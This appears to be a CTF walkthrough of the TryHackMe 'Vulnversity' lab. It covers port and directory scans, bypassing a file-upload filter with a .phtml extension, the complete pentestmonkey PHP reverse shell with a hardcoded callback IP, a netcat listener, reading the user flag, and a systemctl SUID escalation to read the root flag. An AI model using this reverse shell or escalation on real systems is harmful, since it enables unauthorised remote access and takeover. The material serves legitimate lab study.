Vulnversity - Tryhackme

Nmap Scan

```
$ nmap -sV -A -T4 -vvv -oN nmap_topports 10.10.0.231

Increasing send delay for 10.10.0.231 from 5 to 10 due to 39 out of 96 dropped probes
 since last increase.
Nmap scan report for 10.10.0.231
Host is up, received conn-refused (0.20s latency).
Scanned at 2023-05-30 10:46:57 EDT for 70s
Not shown: 994 closed tcp ports (conn-refused)
PORT     STATE SERVICE     REASON  VERSION
21/tcp   open  ftp         syn-ack vsftpd 3.0.3
22/tcp   open  ssh         syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; prot
ocol 2.0)
| ssh-hostkey:
|   2048 5a4ffcb8c8761cb5851cacb286411c5a (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDYQExoU9R0VCGoQW6bOwg0U7ILtmfBQ3x/rdK8uuSM/fEH
80hgG81Xpqu52siXQXOn1hpppYs7rpZN+KdwAYYDmnxSPVwkj2yXT9hJ/fFAmge3vk0Gt5Kd8q3CdcLjgMcc8V
4b8v6UpYemIgWFOkYTzji7ZPrTNlo4HbDgY5/F9evC9VaWgfnyiasyAT6aio4hecn0Sg1Ag35NTGnbgrMmDqk6
hfxIBqjqyYLPgJ4V1QrqeqMrvyc6k1/XgsR7dlugmqXyICiXu03zz7lNUf6vuWT707yDi9wEdLE6Hmah78f+xD
YUP7iNA0raxi2H++XQjktPqjKGQzJHemtPY5bn
|   256 ac9dec44610c28850088e968e9d0cb3d (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHCK2yd1f39A
lLoIZFsvpSlRlzyO1wjBoVy8NvMp4/6Db2TJNwcUNNFjYQRd5EhxNnP+oLvOTofBlF/n0ms6SwE=
|   256 3050cb705a865722cb52d93634dca558 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGqh93OTpuL32KRVEn9zL/Ybk+5mAsT/81axilYUUvUB
139/tcp  open  netbios-ssn syn-ack Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn syn-ack Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
3128/tcp open  http-proxy  syn-ack Squid http proxy 3.5.12
|_http-server-header: squid/3.5.12
|_http-title: ERROR: The requested URL could not be retrieved
3333/tcp open  http        syn-ack Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Vuln University
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: Host: VULNUNIVERSITY; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: vulnuniversity
|   NetBIOS computer name: VULNUNIVERSITY\x00
|   Domain name: \x00
|   FQDN: vulnuniversity
|_  System time: 2023-05-30T10:48:00-04:00
```

```
| smb2-time:
|   date: 2023-05-30T14:48:01
|_  start_date: N/A
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 63945/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 42593/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 28774/udp): CLEAN (Failed to receive data)
|   Check 4 (port 43195/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 1h20m01s, deviation: 2h18m35s, median: 0s
| nbstat: NetBIOS name: VULNUNIVERSITY, NetBIOS user: <unknown>, NetBIOS MAC: 00000000
0000 (Xerox)
| Names:
|   VULNUNIVERSITY<00>   Flags: <unique><active>
|   VULNUNIVERSITY<03>   Flags: <unique><active>
|   VULNUNIVERSITY<20>   Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
| Statistics:
|   000000000000000000000000000000000
|   000000000000000000000000000000000
|_  00000000000000000000000000
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/s
ubmit/ .
# Nmap done at Tue May 30 10:48:07 2023 -- 1 IP address (1 host up) scanned in 72.01 s
econds
```

Gobuster Scan using -


```
$ gobuster dir -u http://10.10.0.231:3333/ -w /usr/share/wordlists/dirbuster/directory
-list-1.0.txt -o gobusterscan

/images               (Status: 301) [Size: 318] [--> http://10.10.0.231:3333/images/]
/css                  (Status: 301) [Size: 315] [--> http://10.10.0.231:3333/css/]
/js                   (Status: 301) [Size: 314] [--> http://10.10.0.231:3333/js/]
/internal             (Status: 301) [Size: 320] [--> http://10.10.0.231:3333/internal/
```

- Found a file upload form there-
- Used Burp Intruded to check for file extentions that are accepted..
- PHP file extensions list to use -

```
php
php3
php4
php5
phtml
```

- Capture the file upload request and Burp and send it to Intruder.



- We can see our `phtml` extension file got successfully uploaded.
- Now, we use use a PHP reverse shell code to get shell on the system.

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
```

```
//
// Description
// -----------
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and re
turn FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These
 are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.17.49.224';  // CHANGE THIS
$port = 8888;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
  // Fork and have the parent process exit
  $pid = pcntl_fork();

  if ($pid == -1) {
    printit("ERROR: Can't fork");
    exit(1);
  }

  if ($pid) {
    exit(0);  // Parent exits
  }

  // Make the current process a session leader
  // Will only succeed if we forked
  if (posix_setsid() == -1) {
    printit("Error: Can't setsid()");
    exit(1);
  }

  $daemon = 1;
} else {
  printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
```

```
}

// Change to a safe directory
chdir("/");

// Remove any umask we inherited
umask(0);

//
// Do the reverse shell...
//

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
  printit("$errstr ($errno)");
  exit(1);
}

// Spawn shell process
$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin is a pipe that the child will read from
   1 => array("pipe", "w"),  // stdout is a pipe that the child will write to
   2 => array("pipe", "w")   // stderr is a pipe that the child will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
  printit("ERROR: Can't spawn shell");
  exit(1);
}

// Set everything to non-blocking
// Reason: Occsionally reads will block, even though stream_select tells us they won't
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
  // Check for end of TCP connection
  if (feof($sock)) {
    printit("ERROR: Shell connection terminated");
    break;
  }

  // Check for end of STDOUT
  if (feof($pipes[1])) {
    printit("ERROR: Shell process terminated");
    break;
  }

  // Wait until a command is end down $sock, or some
  // command output is available on STDOUT or STDERR
  $read_a = array($sock, $pipes[1], $pipes[2]);
```

```
  $num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

  // If we can read from the TCP socket, send
  // data to process's STDIN
  if (in_array($sock, $read_a)) {
    if ($debug) printit("SOCK READ");
    $input = fread($sock, $chunk_size);
    if ($debug) printit("SOCK: $input");
    fwrite($pipes[0], $input);
  }

  // If we can read from the process's STDOUT
  // send data down tcp connection
  if (in_array($pipes[1], $read_a)) {
    if ($debug) printit("STDOUT READ");
    $input = fread($pipes[1], $chunk_size);
    if ($debug) printit("STDOUT: $input");
    fwrite($sock, $input);
  }

  // If we can read from the process's STDERR
  // send data down tcp connection
  if (in_array($pipes[2], $read_a)) {
    if ($debug) printit("STDERR READ");
    $input = fread($pipes[2], $chunk_size);
    if ($debug) printit("STDERR: $input");
    fwrite($sock, $input);
  }
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

// Like print, but does nothing if we've daemonised ourself
// (I can't figure out how to redirect STDOUT like a proper daemon)
function printit ($string) {
  if (!$daemon) {
    print "$string\n";
  }
}

?>
```

- Got the reverse shell code from “payloadallthethings” from Github.
- Started a netcat listener and uploaded the reverse shell -
- Got user shell -

```
root@techhacker:~/Downloads# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.9.16.154] from (UNKNOWN) [10.10.250.101] 52598
Linux vulnuniversity 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2019 x86_64 x86
_64 x86_64 GNU/Linux
 07:41:40 up 35 min,  0 users,  load average: 0.00, 0.00, 0.01
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
```

- Got the user flag there -

```
bill:x:1000:1000:,,,:/home/bill:/bin/bash
$ cd /home
$ ls
bill
$ cd bill
$ ls
user.txt
$ cat user.txt
8bd7992fbe8a6ad22a63361004cfcedb
$
```

- Now, for privilege escalation, searched for SUID bit set files using - `find / -perm -u=s -type f 2>/dev/null`

```
/bin/su
/bin/ntfs-3g
/bin/mount
/bin/ping6
/bin/umount
/bin/systemctl
/bin/ping
/bin/fusermount
find: '/tmp/systemd-private-f1d7c4b5fe874522986e3cf
: Permission denied
find: '/sys/fs/fuse/connections/39': Permission der
find: '/sys/kernel/debug': Permission denied
/sbin/mount.cifs
find: '/root': Permission denied
$
```

- Got an interesting one - `/bin/systemctl`
- Looked into GTFobins, found a script -

```
TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "id > /tmp/output"
[Install]
WantedBy=multi-user.target' > $TF
sudo systemctl link $TF
sudo systemctl enable --now $TF
```

- Used the script as -

```
$ TF= $(mktemp).service
$ echo '[Service]
$ Type=oneshot
$ ExecStart=/bin/sh -c "cat /root/root.txt > output.txt"
$ [Install]
$ WantedBy=multi-user.target' > $TF
$ sudo systemctl link $TF
$ sudo systemctl enable --now $TF
```

- After executing this…got the root flag in the ‘output.txt’ file .